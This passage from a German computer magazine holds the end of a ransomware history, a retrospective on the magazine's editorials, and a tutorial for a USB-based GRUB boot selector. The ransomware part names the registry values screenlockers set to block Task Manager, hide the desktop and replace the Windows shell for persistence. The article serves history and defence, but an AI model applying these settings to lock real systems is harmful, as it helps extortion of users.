Eine in erster Linie visuelle Belästigung: Screenlocker auf Browserbasis ließen sich zum Glück recht einfach bekämpfen.

Bild: bundespolizei-virus.de

Interessant ist, dass das BKA als einen der Gründe für die weiterhin rasante Verbreitung der Screenlocker die Möglichkeit anführt, „den Quellcode der Schadsoftware (seit Ende 2011) in entsprechenden Foren der Underground Economy“ zu kaufen. Dies zeigt ein neues Phänomen auf: Kriminelle begannen, vorhandenen, gekauften Code für eigene Erpressungen zu recyceln. Das eröffnete Entwicklern neue Geschäftsmöglichkeiten und erlaubte zugleich technisch weniger versierten Menschen, eigene Beutezüge zu starten. Eine zugespitzte Form dieser Entwicklung sind die heute weit verbreiteten Angebote der Ransomware-as-a-Service (RaaS), die erpresserische Malware mitsamt Infrastruktur zur Miete anbietet.

Die Techniken der Screenlocker

Den einfachsten Mechanismus zum Sperren des Bildschirms verwendeten frühe, rein browsergestützte Screenlocker-Varianten, deren Code in speziellen Websites lauerte: Sie schalteten einfach das Browserfenster in den Vollbildmodus und verhinderten so ein manuelles Schließen. Hier genügten es oft schon, mit der Tastenkombination Strg+Umschalt+Entf den Cache zu leeren, um die Täuschung zu beenden und das Browserfenster wieder normal schließen zu können.

Anspruchsvoller programmierte Varianten nutzten Registry-Einträge, um, ähnlich wie der AIDS-Trojaner in den 80ern, den Aufruf des Taskmanagers und den Start bestimmter für die Navigation nötiger Windows-Komponenten zu unterdrücken.

Das funktionierte etwa über folgende Registry-Pfade:

- **HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System:** Indem Screenlocker die Schlüssel `DisableTaskMgr` und `DisableRegistryTools` anlegten und diesen anschließend den Wert `1` zuwiesen, hebelten sie Versuche des Nutzers aus, den Task Manager beziehungsweise den Registry-Editor aufzurufen. Letzteres sollte verhindern, dass die Opfer blockierende Registry-Einträge wieder löschten.
- **HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer:** Um Sperrbildschirme den kompletten Bildschirm ausfüllen zu lassen, mussten Screenlocker die Icons auf dem Desktop ausblenden. Das Anlegen des Schlüssels `NoDesktop`, ebenfalls mit dem Wert `1`, unterbindet die Darstellung von Desktopelementen.
- **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon:** Mindestens genauso lästig wie Desktop-Icons war Screenlockern die Taskleiste im unteren Bildschirmbereich. Sie ließ sich über den Schlüssel `Shell` aushebeln. Dessen Standardwert `explorer.exe` sorgt normalerweise dafür, dass Elemente des Windows Explorers, also sowohl die Desktopumgebung mit Taskleiste, Startmenü und Arbeitsfläche als auch der Datei-Explorer zum Navigieren, beim

Systemstart mitgeladen werden. Ersetzte ein Screenlocker nun explorer.exe durch einen Verweis auf sich selbst (inklusive Pfadangabe), sorgte er dafür, dass beim Systemstart er selbst statt des Explorers startete. Diese Vorgehensweise diente zugleich auch als Autostart- und damit als Persistenzstrategie.

Datenrettung meist möglich

Apropos Persistenz: Während GPCode den eigenen Code nach der Verschlüsselung vom System löschte und Lösegeldverhandlungen per E-Mail führte, war für Screenlocker der Verbleib auf infizierten Rechnern unerlässlich. Mehr noch: Das hartnäckige Blockieren des Systems in Verbindung mit letztlich leeren Drohungen war angesichts fehlender Verschlüsselungsmechanismen das einzige Druckmittel, das ihnen zur Verfügung stand.

Dauerhaft wirksam war diese Strategie nicht: Auf die zunehmende Verbreitung der Screenlocker reagierten Behörden, AV-Softwarehersteller und Sicherheitsforscher zuverlässig mit Warnhinweisen, technischen Beschreibungen und ausführlichen Entfernungsanleitungen für immer neue Varianten. Bootfähige kostenlose Notfall-CDs etlicher Hersteller halfen Betroffenen, ihre Systeme zumindest soweit aufzuräumen, dass man wichtige Daten sichern konnte.

Schlimmstenfalls bedurfte es dabei der Hilfe eines Experten. Ratsam war außerdem, das System anschließend neu aufzusetzen, um den Schadcode verlässlich zu beseitigen. Letztlich jedoch entzogen die verfügbaren Hilfsmittel – sofern rechtzeitig und fachgerecht angewendet – den Erpressungsversuchen jede Grundlage.

Verschlüsselndes Revival

Im März 2013 bremsten mehrere Verhaftungen Revetons Erfolgsgeschichte aus: Der mutmaßliche Entwickler des „BKA-Trojaners“ sowie zehn weitere mutmaßliche Hintermänner des Onlinebetrugs wurden in Dubai und Spanien verhaftet. Einer heise-online-Meldung ist zu entnehmen, dass die „den Spaniern ins Netz gegangene Gruppe, bestehend aus sechs russischen, zwei ukrainischen und zwei georgischen Staatsbürgern (...) mit dem Trojaner jährlich etwa eine Million Euro gesammelt“ habe.

Die Polizei wies darauf hin, dass es sich lediglich um eine von mehreren, weiterhin aktiven Gruppen gehandelt habe. Ungeachtet dieser fortlaufenden Aktivitäten sank die Popularität von Screenlockern ab 2013 kontinuierlich – und auch dauerhaft. Vor dem Hintergrund, dass Reveton nur mit heißer Luft erpresst und der Mehrheit der Bevölkerung nach rund zwei Jahren nur noch ein müdes, wissendes Lächeln entlockt haben dürfte, verwundert es nicht, dass Kriminelle nach neuen Erpressungsstrategien suchten – oder besser gesagt: sich auf alte Strategien zurückbesannen.

Die erste Ransomware-Familie nach GPCode, die wieder eine Verschlüsselungsstrategie anwandte, war CryptoLocker, der ab September 2013 kursierte. CryptoLockers großer Vorteil: Er konnte sich an GPCodes Pionierarbeit orientieren. So nutzte er von Anfang an Microsofts CryptoAPI zur Umsetzung einer hybriden Verschlüsselung mit RSA und AES, wie auch GPCode es ab 2008 tat. Gegenüber dessen Verschlüsselung erweiterte der neue Schadcode die RSA-Schlüssellänge von 1024 auf 2048 Bit. Nach anfänglichen Startschwierigkeiten mit kleineren Programmierfehlern konnte CryptoLocker die Verschlüsselung recht bald so umsetzen, dass Sicherheitsforscher des Unternehmens Secureworks ihn als „robustes, schwer umgehbares Programm“ beschrieben. Deutlicher formuliert: Die Entschlüsselung gelang nicht mehr.

In den Folgejahren wuchs die Bedrohungslage durch verschlüsselnde Ransomware langsam, aber stetig. Je nach Statistik machte sie spätestens ab 2015 wieder den größten Teil des Ransomware-Aufkommens aus. Heute sind Screenlocker in der medialen Berichterstattung kaum noch ein Thema. Interessanterweise scheint die BKA-Masche jedoch noch immer zu funktionieren. „Aktuell ist der Bundespolizei Virus/BKA Trojaner sehr aktiv“, heißt es etwa in einem Beitrag vom 12. Januar 2023 auf der Website bundespolizei-virus.de, einem Hilfsangebot für Screenlocker-Opfer. Täglich gingen zahlreiche Supportanfragen ein und man bemühe sich jeweils um schnellstmögliche Beantwortung.

Immer größere Schäden

Ab 2013 entwickelten sich so viele voneinander unabhängig agierende Ransomware-Familien wie nie zuvor. Statt jahrelanger Dominanz einer einzigen Familie wie zuvor bei Reveton existierten nun viele parallel und lösten einander in ihrer Vormachtstellung in schnellem Wechsel ab. Für großes Aufsehen und immense Schäden sorgte etwa WannaCry, der im Mai 2017 innerhalb von drei Tagen mehr als 230.000 PCs in rund 150 Ländern infizierte und noch Monate später hier und dort weiter wütete. Auch Namen wie Locky, TeslaCrypt, Petya/NotPetya oder CryptoWall dürften so manchem Leser noch in (schlechter) Erinnerung sein.

Begünstigt wurde diese neue Diversität durch die bereits bei den Screenlockern beobachtete Wiederverwertung und -vermarktung bestehenden Schadcodes als Grundgerüst. Solche Angebote nahmen Kriminellen das komplizierte Implementieren hybrider Verschlüsselung ab. In diesem Zusammenhang ist auch wieder das Konzept der Ransomware-as-a-Service (RaaS) von Bedeutung, bei dem man Ransomware inklusive Infrastruktur mieten und in angepasster Form selbst in Umlauf bringen kann. Je nach Servicemodell behalten die ursprünglichen Entwickler dabei einen zuvor vereinbarten Anteil an den Gewinnen ein – meist automatisch




Bild: Secureworks

Beispiel CryptoLocker: Verschlüsselnde Ransomware übernahm ab 2013 grafische Oberflächen als typisches Merkmal von den Screenlockern.

über ihre Infrastruktur – oder sie verlangen einmalige Lizenzkosten beziehungsweise regelmäßige Abogebühren.

Frühe RaaS-Angebote wie „Tox“ gab es bereits ab 2015. Mittlerweile sind sie weit verbreitet und extrem erfolgreich. So soll etwa die Gang hinter „Conti“, die sich im Mai 2022 auflöste, allein im Jahr 2021 180 Millionen US-Dollar eingenommen haben.


Entwicklungen bis heute

Abschließend wollen wir noch ein paar wichtige Entwicklungen der vergangenen Jahre zusammenfassen.

Verbreitungsstrategien: (Teil-)automatisierte Angriffswege haben sich zur effizienten Ransomware-Verbreitung durchgesetzt, wobei Exploit Kits keine große Rolle mehr spielen. In den Vordergrund gerückt sind stattdessen massive, oft stark personalisierte Spam-Kampagnen mittels Botnetzen sowie Supply-Chain-Angriffe, bei denen Schadcode etwa über Updateserver externer Dienstleister in Firmennetze geschleust wird. Viele Ransomware-Gangs haben sich zudem auf Angriffe auf wenige, aber besonders lukrativ erscheinende Unternehmen und Institutionen spezialisiert. Dabei nutzen sie teils manuelle Angriffstechniken mit Hacker-Tools. Moderne Ransomware kann sich innerhalb von Netzwerken weiterverbreiten.

Erpressungsstrategien und Zahlungswege: Moderne verschlüsselnde Ransomware übernahm zunächst überwiegend die grafischen Oberflächen der Screenlocker für Warn- und Zahlungshinweise und ließ einfach die Sperrfunktionen weg. Ausnahmen bildeten Familien wie Petya, die den Master Boot Record (MBR) der Festplatte manipulierten und ihre Erpresserbotschaft unmittelbar nach dem Hochfahren des Rechners anzeigten. Auch das Konzept der Zahlungsabwicklung direkt über das GUI übernahm verschlüsselnde Ransomware von den Screenlockern.

Da sich daraus jedoch entscheidende Nachteile wie die Abhängigkeit von grafischen Schadcode-Komponenten und einer Internetverbindung sowie verdächtiger (und analysierbarer) Traffic ergeben, verweist moderne Ransomware stattdessen häufig auf externe Bezahldienste im Darknet. Kryptowährungen sind zum üblichen Zahlungsmittel geworden, da sie die vergleichsweise größte (wenn auch keine vollständige) Anonymität gewährleisten. Je nach Opfer können die früher



Beispiel REvil: Ransomware lagert die Zahlungsabwicklung häufig auf Onion-Sites im Darknet aus.

Bild: Brian Krebs / krebsonsecurity.com

recht bescheidenen Lösegeldzahlungen heute durchaus auch mal in zweistelliger Millionenhöhe liegen. Gängig sind Drohungen, nach einer bestimmten Frist sämtliche Dateien zu löschen – ein Druckmittel, das bereits GPCode nutzte. Auch Erhöhungen der Lösegeldforderungen bei Zahlungsverzug kommen vor.

Systembereinigung: Von einer klassischen Systembereinigung ist bei Ransomware-Infektionen mittlerweile abzuraten. Da sich moderne Ransomware tief im System verankert, Backdoors öffnet und mit zahlreichen versteckten Komponenten arbeitet, sollte man die Systeme grundsätzlich als vollständig kompromittiert betrachten und neu aufsetzen. Backups, die Experten im Zusammenhang mit Ransomware von Beginn an immer wieder empfahlen und empfehlen, sollten stets auch als Offline-Kopien existieren. Einige Varianten erpresserischen Schadcodes suchen im Netzwerk nach Backups, um auch sie zu verschlüsseln oder zu zerstören.

Double-Extortion-Trends

Seit einigen Jahren sind Ransomware-Infektionen häufig zugleich auch Datenschutzvorfälle, die an Behörden und Kunden oder Geschäftspartner zu melden sind. Der Grund: Seit 2019 kopieren viele Ransomware-Familien potenziell vertrauliche und damit wertvolle Daten von angegriffenen Systemen. Diese exfiltrierten Daten bilden die Basis für eine doppelte Erpressungsstrategie aus lokaler Verschlüsselung und einer Androhung der Veröffentlichung oder des Verkaufs der kopierten Daten.

Vor allem für Firmen und öffentliche Einrichtungen ergibt sich daraus ein hoher Leidensdruck. Selbst die sonst rettenden (und weiterhin wichtigen!) Backups können diese neue Art von Erpressbarkeit nicht abfangen. Andererseits hilft eine Lösegeldzahlung weniger denn je, da kopierte Daten naturgemäß nicht zurückgegeben werden und doch noch online auftauchen können.

Ein aktuelles Beispiel für den sehr erfolgreichen Einsatz doppelter Erpressung ist die sogenannte Cuba-Ransomware: 2021 soll sie mehr als 100 Institutionen weltweit angegriffen und insgesamt über 60 Millionen US-Dollar Lösegeld erbeutet haben. Auf die Systeme gelangte sie unter anderem wegen Sicherheitslücken in kommerzieller Software, mit kompromittierten Zugangsdaten und zielgerichteten Phishing-Kampagnen.

Jüngste Entwicklungen zeigen indes, dass die Suche der Kriminellen nach der perfekten Erpressung noch nicht vorbei ist: Um Zeit zu sparen, verschlüsseln einige Ransomware-Familien Dateien nur noch partiell. Andere löschen Daten nach dem Kopieren gar vollständig von den Systemen. Eine Strategie, die vor allem angesichts der Datenexfiltration als starkem Druckmittel aufgehen könnte. Sicher ist, dass die Geschichte – und leider wohl auch der Siegeszug – der Ransomware noch lange nicht zu Ende ist, sondern gerade erst so richtig begonnen hat.

(jss@ct.de) c't

Literatur

[1] Olivia von Westernhagen, Angriff per Diskette, Geschichte der Ransomware – Teil 1: Der AIDS-Trojaner, c't 9/2023, S. 154

[2] Olivia von Westernhagen, Katz und Maus, Geschichte der Ransomware – Teil 2: Die GPCode-Evolution, c't 10/2023, S. 154

Sämtliche Quellen: ***ct.de/yurb***

Die Erst-gelesene

Bissig, witzig, nachdenklich: Die Seite drei der c't

Zu den bemerkenswertesten Besonderheiten der c't gehört, dass das Editorial auch und gerade von regelmäßigen Lesern zuerst konsumiert, ja geradezu verschlungen wird. Hier darf jede und jeder aus der Redaktion kritisieren, persiflieren oder loben, was auf der Seele brennt.

Von Rudolf Opitz

Die erste Seite in einer Zeitschrift gehört üblicherweise dem Chefredakteur, der den exponierten Platz im Heft nutzt, um auf seiner Meinung nach besonders lesenswerte Artikel hinzuweisen. Die meisten Leser blättern gleich weiter zum Inhalt. Dessen war sich wohl auch c't-Chefredakteur Christian Persson bewusst und ließ es in den meisten Ausgaben der ersten zwei Jahrgänge gleich ganz weg. Das änderte sich erst 1986 mit der Umstellung auf das heute noch aktuelle Titel-Layout. Im Laufe des Jahres etablierte sich das typische Seite-3-Aussehen der c't: Courier-Schreibmaschinenschrift und zwei Spalten mit Flattersatz. In Ausgabe 7/1986 rundete sie zum ersten Mal eine Zeichnung unseres Karikaturisten „MASH" ab, die bis heute für den unverwechselbaren Einstieg in jede c't sorgt.

Statt schnöder Artikelwerbung ging es im Editorial etwa um Befindlichkeiten des c't-Redakteurs, zum Beispiel den täglichen Kampf mit der Rechtschreibung – noch vor der Reform. Detlef Grell lästerte:

„Und vor allem, was hat das mit den unlogischen Regeln des Herrn Duden zu tun? Diser Kwatsch mit die ortografi brinkts doch ainfach nich."

Dass bald jeder Redakteur ans Editorial herandurfte, brachte neue Themen auf (und entlastete die Chefredaktion). Beliebt war 1986/87 der Streit zwischen den Fan-Fraktionen des Motorola-16-Bit-Prozessors 68000, den Andreas Stiller karikierte:

„Offenbar überträgt sich die Rivalität von Commodore, Atari und Apple auf die Benutzer, die nun zum Teil mit der Rationalität von Fußball-Fans „ihren Verein" unterstützen. Also 1. FC Commodore München gegen... (Tip für Atari-Chef Tramiel: Werder Bremen anheuern)."

Ab 1989 entwickelte sich der zunehmende Frust der MS-DOS-Nutzer über das damalige Gestümper von Microsoft mit den 32-Bit-x86er-Systemen zum beliebten Editorialthema. Detlef Grell schrieb 1990:

„Oho! Da haben wir doch das Expanded Memory, die tollen RAM-Disks und Harddisk-Caches. Und die

Der Erfolg des Ego-Shooters Doom in den 1990ern bremst die Produktivität und bringt Chefs zur Weißglut. Auswirkungen von Computertrends auf die Gesellschaft sind ein Dauerbrenner in c't-Editorials.

prächtigen DOS-Extender: riesige RAM-fressende Anwendungen werden unter DOS möglich. Oder die 80386-Fähigkeiten: da kann man gleich mehrere virtuelle 8088-Umgebungen ...; äh, na gut ...“

Ironie ist im Editorial erlaubt. Im Folgejahr setzte Dieter Brors nach – diesmal mit einer von MASH perfekt umgesetzten Darstellung der DOS/Windows-Architektur und einer deutlichen Analyse:

„Problemlösungen für den Hausgebrauch, die der Monopolinhaber [Microsoft] in eigenen Anwendungsprogrammen schon immer gut zu nutzen wußte, der Öffentlichkeit der Software-Schaffenden jedoch bis heute vorenthält. So verschafft man sich halt Marktanteile.“

Interessanterweise verwiesen die Kollegen, die über Microsofts Herumgestümpere mit MS-DOS stöhnten, auf den Urheber des PC: IBM und sein Multitasking-Betriebssystem OS/2, das keine Real-Mode-Beschränkungen kannte. Wie so oft hat sich die beste Lösung nicht durchgesetzt. Microsoft hielt bis Windows 98 am veralteten DOS-Unterbau fest und goss erst für Windows NT ein neues Fundament.

Stilistisch haben die Autoren des Editorials – heute heißt es treffender „Standpunkt“ – seit je her freie Hand gehabt. So gab es szenische Dialoge oder Bert Ungerers kostenpflichtige Verwarnung vom fiktiven Zentralregister für Bundesdatenbahn-Vergehen“:

„[...] das heute von Ihnen ab 13:40 MESZ geführte Digifonat erfüllt den Tatbestand eines Vergehens gegen die Datenflußregeln auf der Bundesdatenbahn. [...] Mit dem Eingang dieser Nachricht wurde Ihr Konto mit den folgenden Posten belastet: 1. Entschlüsselungsversuch bei mutmaßlicher Verwendung eines nicht zulässigen Krypto-Verfahrens: 450 ECU, 2. Stimmanalyse zur Identitätsfeststellung: 130 ECU, 3. Suche nach staatsgefährdenden Schlüsselworten: 75 ECU“

Die Pointe, er habe aus Versehen die ID-Karte seiner Frau benutzt und statt der Steuererklärung ein Röntgenbild gemailt, stand handschriftlich neben der Verwarnung der erfundenen Behörde ZVBDB, die Ungerer passend in Flensburg angesiedelt hatte – dem damaligen Innenminister Kanther hätte das sicher gut gefallen.

Beliebt waren auch Glossen in Form persönlicher Tagebucheinträge, wie die von Axel Kossel, die die Auswirkungen des Spiels Doom auf die Produktivität schilderten:

„17. Mai. Ich bin arbeitslos. Anna ist sauer. Sie hat die Rechnung für die Vollversion gefunden.“


Manche der alten Editorials erweisen sich im Nachhinein als auffallend prophetisch, wie das von Maria Benning aus dem Jahr 2000. Sie erklärt dort, wie man Enten im Internet erkennt und sogar in der Gerüchteküche nachkocht: Man braucht nur einige unzusammenhängende Zahlen – am besten Prozentzahlen – miteinander zu vermengen und fertig ist die Internet-Studie:

„79 Prozent der Amerikaner glauben an die Existenz weltkriegsauslösender Computerviren, aber nur 20 Prozent der weltkriegsauslösenden Viren glauben an die Existenz von Amerikanern. [...] So belegt jeder das von ihm gewünschte Verhalten mit Zahlen, um den Anpassungsdruck zu erhöhen. Dabei kommt es mehr und mehr zu fragwürdigen Aussagen.“

Das Belegen von falschen Aussagen mit unsinnigen Statistiken ist zwar kein neuer Trend (das Fliegende Spaghettimonster lässt grüßen), doch ist das Thema aktueller denn je. Heute kennt man die Gerichte aus der Internet-Gerüchteküche in Maria Bennings Stück unter einem anderen Namen: Fake News. Die zitierten Editorials finden Sie zum Nachlesen über den untenstehenden Link. *(rop@ct.de)* c't

Auswahl von c't-Editorials: ct.de/yr4y

Frisch zubereitet aus der Gerüchte-Küche: Die Bezeichnung „Fake News“ war 2000 noch nicht verbreitet, doch die Zutaten und die Rezepte dazu gab es damals längst.



MASHs Karikatur von 1991, die die wackelige Systemarchitektur von Microsofts damaligem DOS/Windows-Betriebssystem karikierte, traf ins Schwarze.

Bild: Collage c't / KI Midjourney

USB-Wegweiser

Ein USB-Stick entscheidet, ob Windows oder Linux bootet

Ein eingesteckter USB-Stick ersetzt das Rumtippen im Grub-Menü bei Dual-Boot-Systemen: Je nach Stick bootet das gewünschte Betriebssystem ohne Wartezeit.

Von Rüdiger Willenberg

Ein kurzer Tagtraum, das Grub-Bootmenü rauscht vorbei, und das falsche Betriebssystem startet. Diesen Ärger kennen Nutzer von Dual-Boot-Systemen mit Linux und Windows, die nebeneinander auf demselben Rechner installiert sind. Viele Gründe sprechen für Dual-Boot-Installationen [1, 2, 3], beispielsweise kommen beide Systeme ohne Geschwindigkeitsnachteile an die Hardware heran. So kann Mama tagsüber mit der dicken Grafikkarte unter Linux neuronale Netze trainieren, während abends die Sprösslinge die 3D-Performance für das Gaming unter Windows abfordern. Und wer ein c't-Abo hat, wird durchaus auch mal aus reiner Neugier mit einem anderen Betriebssystem experimentieren wollen.

Frisch aus c't Nerdistan

Die verbreitetste Lösung für Multiboot ist der Open-Source-Bootloader Grub 2. Nach dem Systemstart übergibt das UEFI-Bios ihm die Kontrolle und er kann sowohl Windows als auch alle Linuxe starten. Die Wahl trifft man über ein textbasiertes Auswahlmenü. Da die meisten Nutzer aber ganz häufig die erste Option starten und nicht wollen, dass der Rechner ewig in diesem Menü hängen bleibt, läuft ein Timer ab, nach dessen Ablauf Grub wahlweise ein als Default eingestelltes Betriebssystem oder das zuletzt benutzte

bootet. Während man sich ärgert, weil man nicht aufgepasst hat und mal wieder das falsche System gestartet hatte, fragt man sich während des Reboots: Warum kann das nicht so einfach sein wie bei einer alten Spülmaschine mit mechanischer Programmwahl?

Genau diesen Wunsch erfüllt das Projekt „The GRUB Switch“. Durch eine kleine Erweiterung des Bootskriptes grub.cfg schaut Grub auf einem USB-Speicher nach, welchen Menüeintrag es booten soll. In der einfachsten Nutzungsvariante wählen Sie durch Einstecken eines normalen USB-Sticks mit der passenden Datei das gewünschte Betriebssystem aus. Sie können sich mit einem Mikrocontroller und ein wenig Löten auch einen echten Schalter für den gleichen Zweck bauen. Wie das geht, erklären wir in einem der kommenden Hefte.

The GRUB Switch greift sehr zurückhaltend in den Bootvorgang ein: Die eigentliche Grub-Installation wird nicht verändert (Details im Kasten „Unter der Grub-Haube“ auf Seite 161) und so besteht kein erhöhtes Risiko, den eigenen PC in einen Briefbeschwerer zu verwandeln. Findet das ergänzte Bootskript keine passende Auswahldatei, setzt es den herkömmlichen Bootvorgang fort.

Vorbereitung

Voraussetzung für eine erfolgreiche Erprobung ist eine existierende Installation, bei der das GRUB2-Bootmenü erscheint. In der Praxis ist das der Fall, wenn mindestens eines der installierten Betriebssysteme ein Linux ist. Im Minimalfall existieren keine anderen Betriebssysteme, aber Grub bietet wenigstens den „Safe Mode“ oder ältere Kernelversionen an. Auf vielen Systemen gibt es auch einen Menüpunkt für den Neustart ins UEFI-BIOS.

The GRUB Switch konfiguriert man menübasiert über die Kommandozeile in einem Linux-Terminal. Für die meisten Arbeitsschritte benötigen Sie `sudo`-Rechte, können also nach Passwortabfrage Kommandos als Administrator (Linux-Benutzer root) absetzen. Öffnen Sie ein Linux-Terminal und probieren Sie das Kommando: `sudo whoami`. Kommt nach der Passworteingabe eine Warnmeldung, dass Sie nicht in der Liste der autorisierten sudo-User sind, suchen Sie in der Dokumentation Ihrer Distribution nach `sudo` und verschaffen sich die nötigen Rechte für einen zweiten Versuch nach erneutem Einloggen.

Die Software des Grub-Switch-Projekts finden Sie auf GitHub, weshalb Sie die Dateien sehr leicht mit `git` auf Ihren Rechner klonen können:

```
git clone https://github.com/↵
        ↳rw-hsma-fpga/grub-switch.git
```

Falls Sie `git` nicht installieren möchten, können Sie das Projekt auch mit `wget` herunterladen und per Hand entpacken:

```
wget https://github.com/rw-hsma-fpga/↵
          ↳grub-switch/archive/refs/↵
          ↳heads/master.zip
unzip master.zip
mv grub-switch-master grub-switch
```

Danach finden Sie die Dateien des Projekts im Ordner grub-switch.

Menübasiert konfiguriert

Die Software zum Grub-Switch bringt Shellskripte mit, mit denen Sie die Bootoptionen über einfache Menüs konfigurieren. Damit Sie die Menüs ganz sehen können, sollten Sie Ihr Konsolenfenster groß ziehen, beispielsweise mit dem Maximieren-Knopf in der Titelleiste. Wechseln Sie danach mit

```
cd grub-switch/1_config_scripts
```

in das Unterverzeichnis, das alle Shellskripte zur Konfiguration enthält. Nach der Passwortabfrage bringt Sie der Befehl

```
./CONFIGURE_GRUBswitch.sh
```

in das im Bild auf Seite 160 dargestellte Hauptmenü. Das listet oben auf, ob und wann das Skript die Einträge des Grub-Menüs ausgelesen, Dateien für Sticks und Arduino-Micro-Hardware erstellt, Hashes berechnet hat und wann die Konfigurationsdatei grub.cfg zuletzt verändert wurde. Letztere wird nicht nur vom GRUB-Switch-Skript aktualisiert, sondern auch von den Skripten der Distribution, beispielsweise nach Kernel-Updates. Bei Elementary OS liegt die grub.cfg in einem anderen Ordner, den Sie dem Skript aber mit der Option `-g /boot/efi/EFI/ubuntu/grub/` mitteilen können. Beim ersten Start existieren die GRUB-Switch-Dateien natürlich noch nicht.

Unter den Statusangaben folgen die Aktionen, die The GRUB Switch einrichten. Sie wählen diese einfach mit den Zahlentasten aus. Im Prinzip müssen Sie nur 1, 2, 5 und 7 durchlaufen.

c't kompakt

- Das Projekt „The GRUB Switch“ erweitert den Linux-Bootloader um die Möglichkeit, ein installiertes Betriebssystem ohne Wartezeit zu booten, wenn ein vorbereiteter USB-Stick im Rechner steckt.
- Das Tool enthält Shell-Skripte, mit denen sich alles menübasiert und ohne tiefgehende Linux-Kenntnisse konfigurieren lässt.
- Trotz zusätzlicher Boot-Skripte stört „The GRUB Switch“ den Update-Mechanismus der Linux-Distribution nicht.

Um die für Sie relevanten Bootmenü-Eintrage selektieren und sortieren zu können, muss das Skript zunächst eine komplette Liste aus der existierenden Grub-Konfiguration ziehen. Wählen Sie dazu mit der Taste 1 die Aktion „Extract all menu entries from grub.cfg“. Außer unter Linux Mint lassen Sie das Skript an dieser Stelle einmal grub.cfg neu erstellen, weil das auf manchen Distributionen Probleme mit automatischen Übersetzungen umgeht. Mint nutzt ein zweifelhaftes Skript beim Reboot, das die Namen noch mal tauscht. Die Daten landen in der Textdatei grub-switch/bootfiles/grubmenu_all_entries.lst. Mit einem beliebigen Tastendruck kehren Sie zum Hauptmenü zurück. Die Statusübersicht zeigt jetzt das Datum an, an dem die Menüeinträge zuletzt extrahiert wurden.

Bild: Pina Merkert

Ein kleiner USB-Stick im Steckplatz reicht, damit Grub ohne Wartezeit Linux bootet. Für Windows liegt ein zweiter Stick bereit. Das Menü braucht man mit „The GRUB Switch“ nur noch in Spezialfällen.

```
Status of files:
----------------

Extracted list of GRUB menu entries  (../bootfiles/grubmenu_all_entries.lst):
-> not present

Generated boot files for regular flash drives (../bootfiles/boot.[1..f]):
-> not present
Generated boot file for GRUBswitch USB device (../bootfiles/.entries.txt):
-> not present

Permitted SWITCH.GRB file hashes  (/boot/grub//grub_switch_hashes/*):
-> not present (no permission checking)

GRUB menu config file  (/boot/grub//grub.cfg):
-> last modified at 18 Okt 2022 - 16:48:07
   contains up-to-date GRUBswitch code


ACTIONS:
--------

1 - Extract all menu entries from grub.cfg
2 - Configure GRUBswitch order and generate bootfiles and hashes
3 -   Remove generated files
4 - Write GRUBswitch bootfile to GRUBswitch USB device        (requires sudo)

5 - Install up-to-date hashes for permitted SWITCH.GRB files  (requires sudo)
6 -   Remove all hashes, no permission checking               (requires sudo)

7 - Install GRUBswitch into grub.cfg                          (requires sudo)
8 -   Remove GRUBswitch from grub.cfg                         (requires sudo)

q - Quit
```

Den Grub-Switch konfigurieren Sie über Menüs, die auf einzelne Nummern oder Buchstaben reagieren. Vom hier dargestellten Hauptmenü durchlaufen Sie für den Einsatz von USB-Sticks die Punkte 1, 2, 5 und 7.

Mit 2 (Configure GRUBswitch order and generate bootfiles and hashes) starten Sie die eigentliche Konfiguration. Das Tool zeigt in Tabellenform die Auswahloptionen des Grub-Menüs. Dabei tauchen auch alle Einträge aus Untermenüs auf; in unserem Beispiel sind dies die verschiedenen Kernelversionen, die das installierte Ubuntu booten kann.

Mit den Pfeiltasten navigieren Sie durch die Einträge. Die Tasten 1 bis 9 markieren Einträge fürs Booten per USB-Stick oder Schalter und weisen zugleich eine Auswahlposition zu. Für den selten Fall, dass mehr als 9 Optionen notwendig sind, stehen noch die Buchstabentasten A bis F zur Verfügung, die den Positionen 10 bis 15 in der Reihenfolge entsprechen. Die Auswahlposition 0 ist für das unveränderte Grub-Menü reserviert. Merken Sie sich die gewählte Reihenfolge, Sie brauchen sie später.

Mit dem Menü können Sie auch die aktuelle Zuweisung löschen (Entf-Taste), alle getätigten Zuweisungen löschen (Backspace), 15 Positionen in Tabellenreihenfolge zuweisen (Einfg-Taste) oder das Tool ohne Änderungen verlassen (Q). Mit einem Druck auf Enter akzeptieren Sie die aktuellen Zuweisungen und gelangen zum nächsten Schritt.

Das Konfigurationsskript zeigt Ihnen nochmals die ausgewählten Einträge in der zugewiesenen Reihenfolge.

Zur Kontrolle zeigt Grub die per Hardware ausgewählte Bootoption kurz an, bevor sie startet. Währenddessen gelangen Sie mit der Esc-Taste zum normalen Grub-Menü. Für erste Experimente ist eine Wartezeit als Absicherung und Rückmeldung hilfreich. Wenn alles läuft, können Sie die Verzögerung auf null setzen. Das nächste Menü ermöglicht, mithilfe der Cursortasten die Wartezeit einzustellen.

Haben Sie eine Wartezeit eingestellt, können Sie – rein ästhetisch – in einem Folgemenü eine Kombination aus Schriftfarbe und Hintergrundfarbe für die Anzeige des zu bootenden Systems wählen. Mit den Pfeiltasten für Links und Rechts wechseln Sie zwischen den Farbkombinationen. Achtung: Nicht alle Linux-Terminals stellen die gewählten Farben so dar, wie Grub sie später zeigt. Achten Sie im Zweifel auf die Textangabe, zum Beispiel „white/red“ für weiße Schrift auf rotem Hintergrund.

Das Konfigurationsskript gibt abschließend noch aus, wie die Konfigurationsdaten in die Datei grub-switch/bootfiles/.entries.txt geschrieben wurden, die im Folgeartikel für die selbst gelötete USB-Schalterhardware verwendet wird. Mit einem beliebigen Tastendruck kehren Sie in das Hauptmenü und zur Aktionsliste zurück.

Die Statusübersicht zeigt die Daten für die aktuell erzeugten Konfigurationsdateien. Mit der Taste 3 könnten Sie diese auch wieder komplett löschen und neu beginnen. Noch ist aber ohnehin nichts am Bootvorgang verändert.

Die eigentliche Installation passiert mit der Aktion 7 (Install GRUBswitch into grub.cfg), die dem Bootskript /boot/grub/grub.cfg den nötigen Code hinzufügt. Weil Sie dazu `sudo`-Rechte brauchen, werden Sie nach Ihrem Passwort gefragt. Dann müssen Sie den Schreibvorgang noch einmal mit Y für „Ja“ bestätigen, bevor das Skript grub.cfg mit dem hinzugefügten Code neu generiert. Ein weiterer beliebiger Tastendruck bringt Sie zum Hauptmenü zurück, das das Update nun oben beim Status angezeigt. Für die Vorbereitung der USB-Sticks verlassen Sie das Konfigurationstool nun mit Q.

USB-Sticks einrichten

